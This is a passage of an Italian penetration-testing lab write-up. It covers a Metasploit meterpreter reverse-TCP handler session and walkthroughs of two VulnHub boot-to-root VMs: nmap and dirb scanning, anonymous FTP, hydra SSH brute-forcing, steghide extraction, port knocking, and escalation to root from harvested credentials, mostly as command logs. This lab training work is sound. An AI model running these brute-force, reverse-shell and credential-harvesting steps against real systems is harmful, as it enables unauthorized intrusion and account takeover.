22 exploit/windows/fileformat/cyberlink_p2g_bof
23 exploit/linux/http/dlink_hnmp_bof
24  \_ target: Automatic Targeting
25  \_ target: D-Link DSP-W215 - v1.0
26  \_ target: D-Link DIR-505 - v1.06
27  \_ target: D-Link DIR-505 - v1.07
28 exploit/linux/http/dlink_dspw215_info_cgi_bof
29  \_ target: Automatic Targeting
30  \_ target: D-Link DSP-W215 - v1.02
31 exploit/linux/local/desktop_privilege_escalation
32  \_ target: Linux x86
33  \_ target: Linux x86_64
34 exploit/windows/browser/exodus
35 exploit/windows/ftp/ftpsynch_list_reply
36 exploit/windows/ftp/ftpgetter_pwd_reply
37 exploit/windows/ftp/ftpshell51_pwd_reply
38 exploit/windows/fileformat/foxit_title_bof
39 exploit/freebsd/telnet/telnet_encrypt_keyid
40  \_ target: Automatic
41  \_ target: FreeBSD 8.2
42  \_ target: FreeBSD 8.1
43  \_ target: FreeBSD 8.0
44  \_ target: FreeBSD 7.3/7.4
45  \_ target: FreeBSD 7.0/7.1/7.2
46  \_ target: FreeBSD 6.3/6.4
47  \_ target: FreeBSD 6.0/6.1/6.2
48  \_ target: FreeBSD 5.5
49  \_ target: FreeBSD 5.3
50 exploit/windows/ftp/gekomgr_list_reply
51 exploit/multi/handler

```

```
msf6 > use 51
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

Name  Current Setting  Required  Description
_____
LHOST                         yes        The listen address (an interface may be specified)
LPORT  4444                  yes        The listen port

Exploit target:

Id  Name
--  --
0  Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.198.100
lhost => 192.168.198.100
msf6 exploit(multi/handler) > set lport 9999
lport => 9999
msf6 exploit(multi/handler) > set payload windows/
Display all 292 possibilities? (y or n)
msf6 exploit(multi/handler) > set payload windows/
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
set payload windows/meterpreter/reverse_tcp      set payload windows/meterpreter/reverse_tcp_dns
set payload windows/meterpreter/reverse_tcp_allports  set payload windows/meterpreter/reverse_tcp_rc4
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.198.100:9999
[*] Sending stage (176198 bytes) to 192.168.198.200
[*] Meterpreter session 1 opened (192.168.198.100:9999 -> 192.168.198.200:1036) at 2024-04-18 06:47:13 -0400

meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.198.200 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.198.100:9999
[*] Sending stage (176198 bytes) to 192.168.198.200
[*] Meterpreter session 2 opened (192.168.198.100:9999 -> 192.168.198.200:1025) at 2024-04-18 06:48:30 -0400

meterpreter > 
```

Bonus: Hacking VM BlackBox Easy

Scaricare ed importare una macchina virtuale da questo link:

<https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova>

Effettuare gli attacchi necessari per diventare root. Sono presenti almeno 2 modi per diventare root su questa macchina. Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

Non vengono fornite indicazioni sulla configurazione delle macchine macchine Vietato usare Terminator come terminare, usare quello predefinito di Kali Preferibilmente, non usare l'utente root su kali ma inviare i comandi che lo necessitano usando il comando sudo.

Svolgimento

```
Currently scanning: 192.168.34.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
IP      door.sh At MAC Address   Count    Len  MAC Vendor / Hostname
192.168.1.200  08:00:27:9a:38:0a     1      60  PCS Systemtechnik GmbH
192.168.1.202  08:00:27:75:3a:8f     1      60  PCS Systemtechnik GmbH
192.168.1.203  0a:00:27:00:00:06     1      60  Unknown vendor
```

```
[(kali㉿kali)-[~]]$
```

```
[(kali㉿kali)-[~]]$
```

```
[(kali㉿kali)-[~]]$ ftp 192.168.1.202
```

```
Connected to 192.168.1.202.
```

```
220 (vsFTPd 2.3.5)
```

```
Name (192.168.1.202:kali): anonymous
```

```
230 Login successful.
```

```
Remote system type is UNIX.
```

```
Using binary mode to transfer files.
```

```
ftp> ls
```

```
229 Entering Extended Passive Mode (|||61367|).
```

```
150 Here comes the directory listing.
```

```
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public
```

```
226 Directory send OK.
```

```
ftp> cd public
```

```
250 Directory successfully changed.
```

```
ftp> ls
```

```
229 Entering Extended Passive Mode (|||15547|).
```

```
150 Here comes the directory listing.
```

```
-rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk
```

```
226 Directory send OK.
```

```
ftp> get users.txt.bk
```

```
local: users.txt.bk remote: users.txt.bk
```

```
229 Entering Extended Passive Mode (|||17101|).
```

```
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
```

```
100% ****
```

```
226 Transfer complete.
```

```
31 bytes received in 00:00 (9.99 KiB/s)
```

```
ftp> quit
```

```
221 Goodbye.
```

```
[(kali㉿kali)-[~]]$
```

```
[(kali㉿kali)-[~]]$ cat users.txt.bk
```

```
abatchy
```

```
john
```

```
mai
```

```
anne
```

```
doomguy
```

```
(kali㉿kali)-[~]
$ nmap -Pn -n -A 192.168.1.202 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-18 08:55 EDT
Nmap scan report for 192.168.1.202
Host is up (0.019s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534   65534        4096 Mar 03  2018 public
| ftp-syst:
| STAT:
|   FTP server status:
|     Connected to 192.168.1.150
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_ 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
| http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_backup_wordpress
| http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.19 seconds
```

```
(kali㉿kali)-[~]
$ hydra 192.168.1.202 -L /home/kali/Desktop/users.txt -P /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords.txt -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes, these ** ignore laws and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-18 08:48:52
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25947270 login tries (l:5/p:5189454), ~6486818 tries per task
[DATA] attacking ssh://192.168.1.202:22/
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 25947234 to do in 12012:37h, 4 active
[22][ssh] host: 192.168.1.202  login: anne  password: princess
[ERROR] ssh target does not support password auth
[ERROR] all children were disabled due to many connection errors
0 of 1 target successfully completed, 1 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-18 08:52:22
```

```

└─(kali㉿kali)-[~]
$ ssh anne@192.168.1.202
anne@192.168.1.202's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Apr 19 04:15:55 2024 from 192.168.1.201
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:/home/anne# █

```

Bonus: Hacking VM BlackBox Medium

Scaricare ed importare una macchina virtuale da questo link:

<https://download.vulnhub.com/hackable/hackable3.ova>

Effettuare gli attacchi necessari per diventare root. Studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è test di BlackBox puro.

Svolgimento

```

Currently scanning: 192.168.11.0/16 | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP          At MAC Address      Count    Len  MAC Vendor / Hostname
---          --- --- ---      ---    ---  --- ---
192.168.1.200 08:00:27:a7:d5:fd      1      60  PCS Systemtechnik GmbH
192.168.1.203 0a:00:27:00:00:06      1      60  Unknown vendor
192.168.1.204 08:00:27:69:08:5d      1      60  PCS Systemtechnik GmbH

└─(kali㉿kali)-[~]
└─$ sudo netdiscover █

```

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS -sC -sV -p- 192.168.1.204 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-19 06:12 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.204
Host is up (0.00064s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)
          |_ ssh-hostkey:
          | 3072 04:db:fd:13:8e:0b:5b:99:96:42:47:97:ce:ed:c0:92 (RSA)
          | 256 43:61:df:ef:85:6d:50:cd:c1:6c:3f:bd:02:68:de:6c (ECDSA)
          |_ 256 ad:71:c0:2e:e8:d6:4b:d7:e5:ec:e9:c0:0a:24:e8:b7 (ED25519)
80/tcp    open  http     Apache httpd 2.4.46 ((Ubuntu))
          |_ http-title: Kryptos - LAN Home
          |_ http-robots.txt: 1 disallowed entry
          |_ /config
          |_ http-server-header: Apache/2.4.46 (Ubuntu)
MAC Address: 08:00:27:69:08:5D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds
```

Places	Name	Size	Type
	hash.txt	198 bytes	Plain text document
	hack.exe	72.1KB	Windows or ELF program
	flag.txt	32 bytes	Plain text document
	EsercizioSS_L2.mtg	2.1MB	Zip archive
	EsercizioSS_L2	820 bytes	Plain text document
	PW_D3.BOF2	15.7 KB	Executable

```
(kali㉿kali)-[~]
└─$ sudo dirb http://192.168.1.204

DIRB v2.22
By The Dark Raver

START_TIME: Fri Apr 19 06:13:59 2024
URL_BASE: http://192.168.1.204/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.204/ ---
==> DIRECTORY: http://192.168.1.204/backup/
==> DIRECTORY: http://192.168.1.204/config/
==> DIRECTORY: http://192.168.1.204/css/
==> DIRECTORY: http://192.168.1.204/imagenes/
+ http://192.168.1.204/index.html (CODE:200|SIZE:1095)
==> DIRECTORY: http://192.168.1.204/js/
+ http://192.168.1.204/robots.txt (CODE:200|SIZE:33)
+ http://192.168.1.204/server-status (CODE:403|SIZE:278)

--- Entering directory: http://192.168.1.204/backup/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.204/config/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.204/css/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)


--- Entering directory: http://192.168.1.204/imagenes/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.1.204/js/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

END_TIME: Fri Apr 19 06:14:01 2024
DOWNLOADED: 4612 - FOUND: 3
```

```
(kali㉿kali)-[~]
$ wget http://192.168.1.204/backup/wordlist.txt
--2024-04-19 05:35:40-- http://192.168.1.204/backup/wordlist.txt
Connecting to 192.168.1.204:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2335 (2.3K) [text/plain]
Saving to: 'wordlist.txt'

wordlist.txt                                              100%[=====] 2335/2335
2024-04-19 05:35:40 (682 MB/s) - 'wordlist.txt' saved [2335/2335]
```



Decode from Base64 format

Simply enter your data then push the decode button.

```
MTAwMDA=
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.


UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

```
10000
```



Results

Input: +++++++[>.....
Arg:
Output:

4444

Memory Dump: [index] = char (ASCII code)
 [0] = (0)
 [1] = (10)
 [2] = (30)
 [3] = (00)

BRAINFUCK INTERPRETER

★ BRAINF*CK CODE TO INTERPRET
 +++++++[>+>++++>++++++>++++++><<<-]>>>-----

★ ARGUMENT
 ★ SHOW MEMORY STATE

▶ EXECUTE

See also: Leet Speak 1337 – LOLCODE Language – ReverseFuck – Alphuck – JSFuck Language []([![]+[]]) – Binaryfuck

BRAINFUCK ENCODER

```
(kali㉿kali)-[~]
└─$ steghide extract -sf /home/kali/3.jpg
Enter passphrase:
wrote extracted data to "steganopayload148505.txt".

(kali㉿kali)-[~]
└─$ cat /home/kali/steganopayload148505.txt
porta:65535
```

```
(kali㉿kali)-[~]
└─$ knock 192.168.1.204 10000 4444 65535
```

```
<ul>
  <li><a href="/login_page/login.html" target="_blank">Login</a></li>
</ul>

</div>

<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
<script src="js/script.js"></script>
</body>
</html>
```

```
(kali㉿kali)-[~]
└─$ hydra 192.168.1.204 -l jubiscleudo -P /home/kali/wordlist.txt -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-19 06:08:18
[DATA] max 4 tasks per 1 server, overall 4 tasks, 300 login tries (l:1/p:300), ~75 tries per task
[DATA] attacking ssh://192.168.1.204:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 256 to do in 00:06h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 216 to do in 00:08h, 4 active
[STATUS] 28.57 tries/min, 200 tries in 00:07h, 100 to do in 00:04h, 4 active
[22][ssh] host: 192.168.1.204    login: jubiscleudo    password: onlymy
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-19 06:15:54
```

```
(kali㉿kali)-[~]
$ ssh jubiscleudo@192.168.1.204
The authenticity of host '192.168.1.204 (192.168.1.204)' can't be established.
ED25519 key fingerprint is SHA256:eKPnPfq8KwR3xWNP5ZL/aPJYYx+GZaCVzrHIL4rem4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.204' (ED25519) to the list of known hosts.
jubiscleudo@192.168.1.204's password:
Welcome to Ubuntu 21.04 (GNU/Linux 5.11.0-16-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Apr 19 10:36:53 AM UTC 2024

System load: 0.0      Memory usage: 44%   Processes:      111
Usage of /: 19.7% of 23.99GB   Swap usage: 0%   Users logged in: 0
Highlight All Match Case Match Diacritics Whole

⇒ There were exceptions while processing one or more plugins. See
/var/log/landscape/sysinfo.log for more information.

* Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!

https://microk8s.io/

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings

Last login: Thu Apr 29 16:19:07 2021 from 192.168.2.106
jubiscleudo@ubuntu20:~$
```

```
jubiscleudo@ubuntu20:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
hackable_3:x:1000:1000:hackable_3:/home/hackable_3:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
jubiscleudo:x:1001:1001:,,,:/home/jubiscleudo:/bin/bash
```

```
jubiscleudo@ubuntu20:~$ cd /var/www/html
jubiscleudo@ubuntu20:/var/www/html$ ls -la
total 124
drwxr-xr-x 8 root      root      4096 Jun  30  2021 .
drwxr-xr-x 3 root      root      4096 Apr 29  2021 ..
-rw-r--r-- 1 www-data  www-data  61259 Apr 21  2021 3.jpg
drwxr-xr-x 2 www-data  www-data  4096 Apr 23  2021 backup
-rwxr-xr-x 1 www-data  www-data   522 Apr 29  2021 .backup_config.php
drwxr-xr-x 2 www-data  www-data  4096 Apr 29  2021 config
-rw-r--r-- 1 www-data  www-data   507 Apr 23  2021 config.php
drwxr-xr-x 2 www-data  www-data  4096 Apr 21  2021 css
-rw-r--r-- 1 www-data  www-data 11327 Jun  30  2021 home.html
drwxr-xr-x 2 www-data  www-data  4096 Apr 21  2021 imagens
-rw-r--r-- 1 www-data  www-data  1095 Jun  30  2021 index.html
drwxr-xr-x 2 www-data  www-data  4096 Apr 20  2021 js
drwxr-xr-x 5 www-data  www-data  4096 Jun  30  2021 login_page
-rw-r--r-- 1 www-data  www-data   487 Apr 23  2021 login.php
-rw-r--r-- 1 www-data  www-data    33 Apr 21  2021 robots.txt
jubiscleudo@ubuntu20:/var/www/html$ cat .backup_config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'hackable_3');
define('DB_PASSWORD', 'TrOLLED_3');
define('DB_NAME', 'hackable');

/* Attempt to connect to MySQL database */
$conexao = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($conexao === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
} else {
}
?>
```

```
jubiscleudo@ubuntu20:/var/www/html$ su - hackable_3
Password:
hackable_3@ubuntu20:~$ id
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
hackable_3@ubuntu20:~$ ls -la
total 28
drwxr-x— 3 hackable_3 hackable_3 4096 Apr 29  2021 .
drwxr-xr-x 4 root      root      4096 Apr 29  2021 ..
-rw——— 1 hackable_3 hackable_3   5 Apr 29  2021 .bash_history
-rw-r--r-- 1 hackable_3 hackable_3  220 Mar 19  2021 .bash_logout
-rw-r--r-- 1 hackable_3 hackable_3 3771 Mar 19  2021 .bashrc
drwx——— 2 hackable_3 hackable_3 4096 Apr 27  2021 .cache
-rw-r--r-- 1 hackable_3 hackable_3  807 Mar 19  2021 .profile
-rw-r--r-- 1 hackable_3 hackable_3     0 Apr 29  2021 .sudo_as_admin_successful
```